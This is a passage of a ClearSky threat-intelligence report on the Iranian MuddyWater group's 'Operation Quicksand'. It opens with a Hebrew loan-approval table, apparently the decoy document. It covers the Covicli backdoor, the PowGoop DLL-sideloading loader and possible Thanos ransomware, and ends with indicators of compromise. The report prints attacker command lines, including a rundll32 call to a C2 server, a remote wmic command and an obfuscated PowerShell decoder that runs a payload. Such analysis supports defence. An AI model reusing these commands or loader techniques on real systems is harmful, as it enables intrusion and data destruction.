הלוואה מבוקשת	סוג הלוואות מאושרות	סכום בש"ח	תקופה בחודשים	מנגנון קביעת הריבית ו-% התוספת/ ההפחתה מסוג	% ריבית שנתית נכון לתאריך אישור זה	% ריבית שנתית מתואמת נכון לתאריך אישור זה	החזר חודשי ראשון (קרן + ריבית)*
א	ריבית קבועה לא צמודה(שפיצר)	356,000	228		03.50	3.55	2,139
ב	פריים-קרן על בסיס שפיצר	152,000	300	P-0.50	01.10	1.10	579
סה"כ הלוואות מאושרות :		508,000					2,718

בטוחות

סה"כ שווי בטוחות מוצע	1,200,000		קיום ערכש
שווי נכס א'	1,200,000	ש"ח	עלות
שווי נכס ב'		ש"ח	
שווי נכס ג'		ש"ח	
% מימון כספי בנק מקסימלי	42.331		
% מימון כולל מקסימלי	42.331		

סה"כ מסגרת אשראי מאושרת	508,000
סה"כ הלוואות קיימות/ נגררות	
הכנסה פנויה בניכוי התחייבויות	10,200

תנאים לביצוע
1. תשלום ממקורות עצמיים % 0 מנכס נרכש.
2. הוכחת מקורות עצמיים % מנכס נרכש.

ביטוחונות + תנאים + הסתייגויות + מסמכים
דפי חשבון ל-3 חודשים אחרונים ותדפיס פירוט הלוואות מכל חשבונות הלווים

תוקף האישור העקרוני יהיה, לגבי הלוואות או חלק מהן שתועמדנה בפועל עד 6/09/2020.

Similarly, to files used in previous campaigns, once the malicious executable is running, two files are unloaded to the machine: a legitimate PDF and a malicious DLL. It appears that the attackers have advanced their security system avoidance techniques, implementing several camouflaging components such as ones designed to refrain from triggering Windows Defender. The attackers manage to bypass many identification systems, making technical investigations much more difficult. Additionally, the use of Hewlett-Packard MFP was identified, in place of the NSIS executable.

In the meantime, another folder will be created in the path:

C:\users\<username>\AppData\Local\

To gain persistency, the malicious file will be copied to the %temp% folder followed by its deletion from the original folder. Another file will be copied to the Startup folder with a PDF's icon. The attacker will also create a scheduled task for a PowerShell that runs a file named xca_db_stat.exe.

Then, the attacker will create 2 registry keys on the following path:

\HKEY_CURRENT_USER\Software\Electrum

Here is a table presenting the new values:


Value Name	Details
Elec	Base64 string that contains data for communication with the C2: - IP of the C2 - ID - Key - Cookie
Scan	Text string

Covicli Backdoor

From the C2, a dll file named SSLeay32.dll will be downloaded. This file is a modified OpenSSL dynamic library, which was modified for the hacker's purposes. We identified the following PDB path:

G:\Project\Covic\Modules\CLI.dll

Due to the appearance of the word Covic, and the original name given to the file (CLI.dll) by the threat actor, we named this backdoor Covicli. This file also contains a module version ID of .net4:



```
.module CLI.dll
// MVID: 7a32e71d-dc40-4f0d-b507-803a07a4d40e
// Target Runtime Version: Net_4_0
```

Command and Control

The attacker uses the following command line in order to communicate with the C2 over OpenSSL:

Rundll32.exe C:\ProgramData\RozellaBobine\ssleay32.dll, DllRegisterServer hxxp://185.183.96[.]61:80/downloadc.php?key=WKXKgRkJsT

This server's Header displays the server's location as if it is associated with the Azerbaijani government. The result of this is diverging access to the server through port 80 but without the path to the following site:



```
HTTP/1.1 302 Found
Content-Type: text/html; charset=utf-8
Location: https://asan.gov.az
Date: Tue, 11 Aug 2020 16:02:54 GMT
Content-Length: 42
```

The malware itself generates a scheduled task named Updater (expanded further on) that communicates with the server using PowerShell (on port 80), much like MoriAgent. The PowerShell will run the following commands: ipconfic, arp, net.

Actions on Objectives

PowGoop Loader

If the connection to the C2 was successful, the PowGoop loader will be installed in the system. After the installation, the attacker tried to delete SSF.mx task from the network by using the following command:

```
/c wmic /note:%IP% /user:"%username% /password:%password% process call create "cmd.exe /c taskkill /F /IM ssf.exe"
```

In our research, we found five components of PowGoop array:

- GoogleUpdate.exe - Legitimate signed binary
- goopdate86.dll - Legitimate DLL, vulnerable to a DLL sideloading attack.
- goopdate.dll - First loader of PowGoop.
- goopdate.dat - Second loader of PowGoop. Obfuscated on disk. Decodes PowerShell downloader component
- config.txt - Encoded PowerShell downloader

This is a slightly different variant originally found in the report by Palo Alto (which reported about 4 components). The loader from PaloAlto report was split into two components. The second loader found in this attack matches the functionality of the only loader described in Palo Alto's report. This suggests it was used as a technique by the attacker to obfuscate part of the loader that was detected by antivirus scanners.


The GoogleUpdate.exe used with the malware is a legitimate binary, but it is vulnerable to a DLL-sideloading attack. One of Google Update's dependencies is a DLL named goopdate86.dll which then has a dependency of goopdate.dll. The malware works by replacing the original goopdate.dll by a malicious DLL containing the same filename. By replacing the legitimate goopdate.dll with a malicious one, GoogleUpdater.exe ends up loading the malicious payload into memory.

The PowGoop malware works as follows:

- GoogleUpdate.exe (legitimate binary) loads legitimate goopdate86.dll into memory.
- goopdate86.dll loads the malicious goopdate.dll into memory (side-loading).
- Malicious goopdate.dll launches rundll32.exe with the parameter DllRegisterServer.
- The export DllRegisterServer from the malicious goopdate.dll gets run, which loads the second, obfuscated loader goopdate.dat, into memory.
- The script embedded in the second loader then decodes config.txt, revealing another PowerShell script once decoded, and then executing the now decoded script.
- The encoded script then connects to an C2 and acts as a downloader waiting for new payloads.


www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Following a screenshot from our investigation, presents the execution of PowGoop in the machine, and the PowerShell script that was extracted from[21].



```
Processes 4

cmd.exe
C:\Windows\system32\cmd.exe /c "C:\Users\Admin\AppData\Local\Temp\google\test.bat"

    rundll32.exe
    Rundll32.exe goopdate.dll,DllRegisterServer

        rundll32.exe
        Rundll32.exe goopdate.dll,DllRegisterServer

            C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
            powershell -exec bypass "function bdec($in){$out = [System.Convert]::FromBase64String($in);return
            [System.Text.Encoding]::UTF8.GetString($out);}function bDec2($szinput){$in = [System.Text.Encoding]::UTF8.GetBytes($szinput);for ($i=0; $i -le
            $in.count -1; $i++){$in[$i] = $in[$i] - 2;}return [System.Text.Encoding]::UTF8.GetString($in);}function bDd($in){$dec = bdec $in;$temp = bDec2
            $dec;return $temp;}$a=get-content "config.txt";$t =bDd $a;&($ShellId[1] + 'ex') $t;"
```

Unlike the .dat file in PaloAlto report, in this case the loader used goopdate.dat file:



```
0x10001425      push        0x10013c9c                                  ; "goopdate.dat"
0x1000142a      push        ecx
0x1000142b      lea         ecx, dword ptr [esp + 0x4c]
0x1000142f      mov         dword ptr [esp + 0x48], 7
```

Note that this file shares the same PDB path with the Covicli backdoor:

G:\Project\Covic\Modules\goopdate.pdb

In both cases, the PowGoop loader payload was downloaded from the C2 (which we attributed to MuddyWater based on unique server signature). Once this payload is run successfully, a Thanos Ransomware payload can be downloaded to the server, **which is compatible with the scenario PaloAlto described in their report**.

[21] The photo was based on the service Tria.ge

Attribution

"MuddyWater" group is one of the most active Iranian APTs, targeting Israeli organizations since at least 2018. Over the past few years, we have uncovered a number of "social engineering" attack scenarios conducted by the group. campaigns by the group have targeted individuals, companies, organizations, and governments. We also identified attacks by the group targeting internal Iranian actors.

The group's campaigns may be categorized to three distinct periods and attack scenarios (ordered chronologically):

1. Initial Wave of Attacks – "PowerStats" era – this attack TTP was using Office documents as an entry vector, Word documents at first, then transferring to Excel files two years later. These documents were used to activate malicious macros that communicate with a hacked C2, download PowerShell codes, connect to an additional server, and finally to install the PowerStats RAT. "PowerStats" named after another group's moniker "StaticKitten".
2. Second Wave – DNS Tunneling - During this period, the group used the same Office documents, only instead of connecting to a hacked server the group performed DNS queries to self-owned servers. The main tool utilized by the group is a DLL named ForeLord, constituting a RAT. Some of the domains addressed by the group were registered such that they impersonate security companies, for example Trend Micro, Kaspersky, and ClearSky itself.
3. Third Wave – PudPoul/MoriAgent – during the past few months we have located a new attack campaign by the group, characterized by generating executables that unload two main files to the machine: a legitimate PDF and a malicious DLL named MoriAgent. As the investigation continued a MoriAgent variant was uncovered, named PudPoul after the file pudding.dll. This attack scenario is the most recent and up to date regarding the group. It is worth noting that throughout this campaign we have only identified the installation of the tool on the target network, but no direct application of said tool towards any specific aim. This differs from the PowerStats and DNS tunneling periods, and as such prevents ClearSky from determining the absolute purpose of the campaign (intelligence gathering, destruction, or a combination of both in the form of an intelligence gathering campaign turned destructive). A Palo Alto research regarding a destructive (wiper) malware named Thanos that impersonates a ransomware during activation was published last week. ClearSky identified many congruences with the PudPoul files, leading to a MuddyWater association.

Still, ClearSky holds several reservations regarding the association, which should be duly considered:

- The group has acted towards intelligence gathering and espionage for the Iranian regime so far, in place of destructive attacks.

- The group continues to employ attack scenarios based on social engineering.
- The Iranian APT33 does conduct destructive attacks but has yet to be linked with MuddyWater.

It is possible that due to the advancing confrontation with Israel, and simply developments of attack methods over time, that the group had undergone an organizational\strategic evolution (or simply received new instructions) into destructive attacks. During ClearSky's investigation we have located several additional files and C2s that operate as part of the attack infrastructure.

Once the tool is deployed, keys are exchanged, and persistence on the network is established, the group generates communications with its C2, this apparently to install a malware that appears to be ransomware. In light of the exposure of Thanos, ClearSky assesses that the group is attempting to employ destructive attacks (the likes of the NotPetya attack from 2017).

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Summary and Insights

MuddyWater updated their TTPs, as well as their level of sophistication, mainly during 2020. We assess that during this year MuddyWater began to work for the IRGC , acting as a contractor for additional cyber security operations. Since the group was discovered a few years ago, their priority was only CNE (espionage), against private organizations, government organizations, ministries, and agencies.

The group relied mostly on social engineering methods. For example, in late 2019 we discovered an attempt to attack a journalist that worked for a prominent US media outlet. In the first stage of the attack, MuddyWater emailed the victim without sending any file or link. The group tried to schedule a physical meeting with the victim, and only after he made it clear that he cannot have the meeting, the group sent him a malicious file. Unlike this past TTP, we identified exploitation of vulnerabilities as the major injection vector in the current campaign.

We assess that the level of sophistication inherent to the group is high. Israel and other countries that are under the threat of this group have to harden their network and be prepared for more camouflaged destructive campaigns. This time, the attack was prevented, and therefore we cannot prove that MuddyWater installed PowGoop in the victim's network for a destructive attack. However, we adopted the assessment by PaloAlto regarding the purpose of this loader.

MuddyWater's capabilities are not extremely unique, and this attack seems like an escalation of their aggression level, rather than a completely new form of attack (as was the case in the reported Fox Kitten attack). However, it is noteworthy that in this attack the previous infiltration into the systems of the Israeli organizations was used as to gain trust and thus provide a basis for further attacks.

The tension between Israel and Iran in the cyber domain might be an explanation for this evolution. This tension began a decade ago, with the Stuxnet malware that was attributed to Israel and the US, and the Iranian response. One of the retaliations of this attack was the mentioned destructive Shamoon attack which was attributed to another Iranian threat actor – APT33. This year displayed a new phase of this tension, beginning with the uncovering of the Fox Kitten operation[22] and the alleged attack by Iran against the water authority of Israel.

The retaliation for Ghasem Soleimani's death is another possible explanation for the attack. The assassination caught Iran off-guard. On the same day, the wiper 'Dustman' was exposed. We assess that another potential explanation for Operation Quicksand is retaliation for the assassination, and the timing was dependent on the toolset the Iranian threat actor possessed at the time.

[22] https://www.clearskysec.com/fox-kitten/

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

Indicators of Compromise

Hashes

Hash	File Name	VT Relevant Submitter	Type
		Vector A	
b07d9eca8af870722939fd87e928e603	SSF.exe	US	SSF.mx backdoor
ee2d1e570be5d53a5c970339991e2fd7	AutodiscoverExchangeManagment.aspx	UAE	WebShell
		Vector B	
01160fd8afe8f133b7a95755ead39679	אישור עקרוני להלוואה	US	ZIP for PDF decoy
dbadc2caee829baf5531703f6741a9d3	אישור עקרוני להלוואה	IL	PDF decoy
2534e46be860170f2237c65749af4435	Confidential-Letters.zip	IL	Zip for Excel decoy
2e6169253a87a9d67037b1a238d46365	Confidential Letters(Names).xls	IL	Excel Decoy
4a898c1a27385e7efd0a5eda8fb15ce81cbe2258b0f44a238a1f6a77fe169099 aa927a2e427f203c15c71678966890c8f55403a7c97bd6db9f531ed43e47bb18 f8bb7f04b367a2e261e2bde3eefd66ad858493f37d0c11c904341b52748f8a43	-	-	Persistency PDF
c938b18056ec17ac00bf0083844eafd8	[Untitled].pdf.exe	-	
2C3D8366B6ED1AA5F1710D88B3ADB77D	dl.ps1	IL	PowerShell
2E7B4AE4BAA704588248B425B8E027BF	Putty.ps1	-	PowerShell
BBE9BB47F8DD8BA97250BF7F13187AB6	2.vbs	-	VBS code
5c000ef1e5c6f50cc32c6d70837bd1b2	db.vbs	IL	VBS code
fbe65cd962fc97192d95c40402eee594	CLI.dll / ssleay32.dll	-	Covicli backdoor
4d161d67c8cb5c44902b7ebaef131aaf	xca_db_stat.exe	-	Legitimate file
		PowGoop	
1d6f241798818e6fdc03015d01e1e680	Goopdate.dll	-	PowGoop

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

URLs and C2 Addresses

The following IP addresses were successfully accessed by the attack group to be used as C2 of Operation Quicksand:

URL	IP	ASN
Non-Malicious		
hxxps://webhook[.]site/7c1564f7-4e3c-4082-b1f8-3b52da3d9941 hxxps://webhook[.]site/861f0c6f-238a-4878-8e44-0ca078ad9b2c hxxps://webhook[.]site/f4c2dba3-bdba-44a3-b8b8-f292b6fb8a7b	46.4.105[.]116	Hetzner Online GmbH
hxxps://webmail.lax.co[.]il/owa/auth/Current/Script/jquery-3.5.1.min.js	212.143.154[.]158	Cellcom Fixed Line Communication L.P.
hxxps://ws.onehub[.]com/files/gxvrqwzu	-	-
Malicious		
hxxp://185.183.96[.]61:80/downloadc.php?key=	185.183.96[.]61	Host Sailor LTD
Hxxp://185.183.98[.]242/default.php	185.183.98[.]242	
-	185.82.202[.]70	
	185.244.149[.]215	
	185.183.96[.]28	
	185.117.75[.]101	
	185.82.202[.]66	

www.clearskysec.com © All rights reserved to ClearSky Cyber Security ltd. 2020
TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction

ClearSky Cyber Security Intelligence Report

Email: info@clearskysec.com
Website: clearskysec.com

Cyber Security

Ahead of the Threat Curve

2020 (C)All rights reserved to ClearSky Security Ltd.

TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction.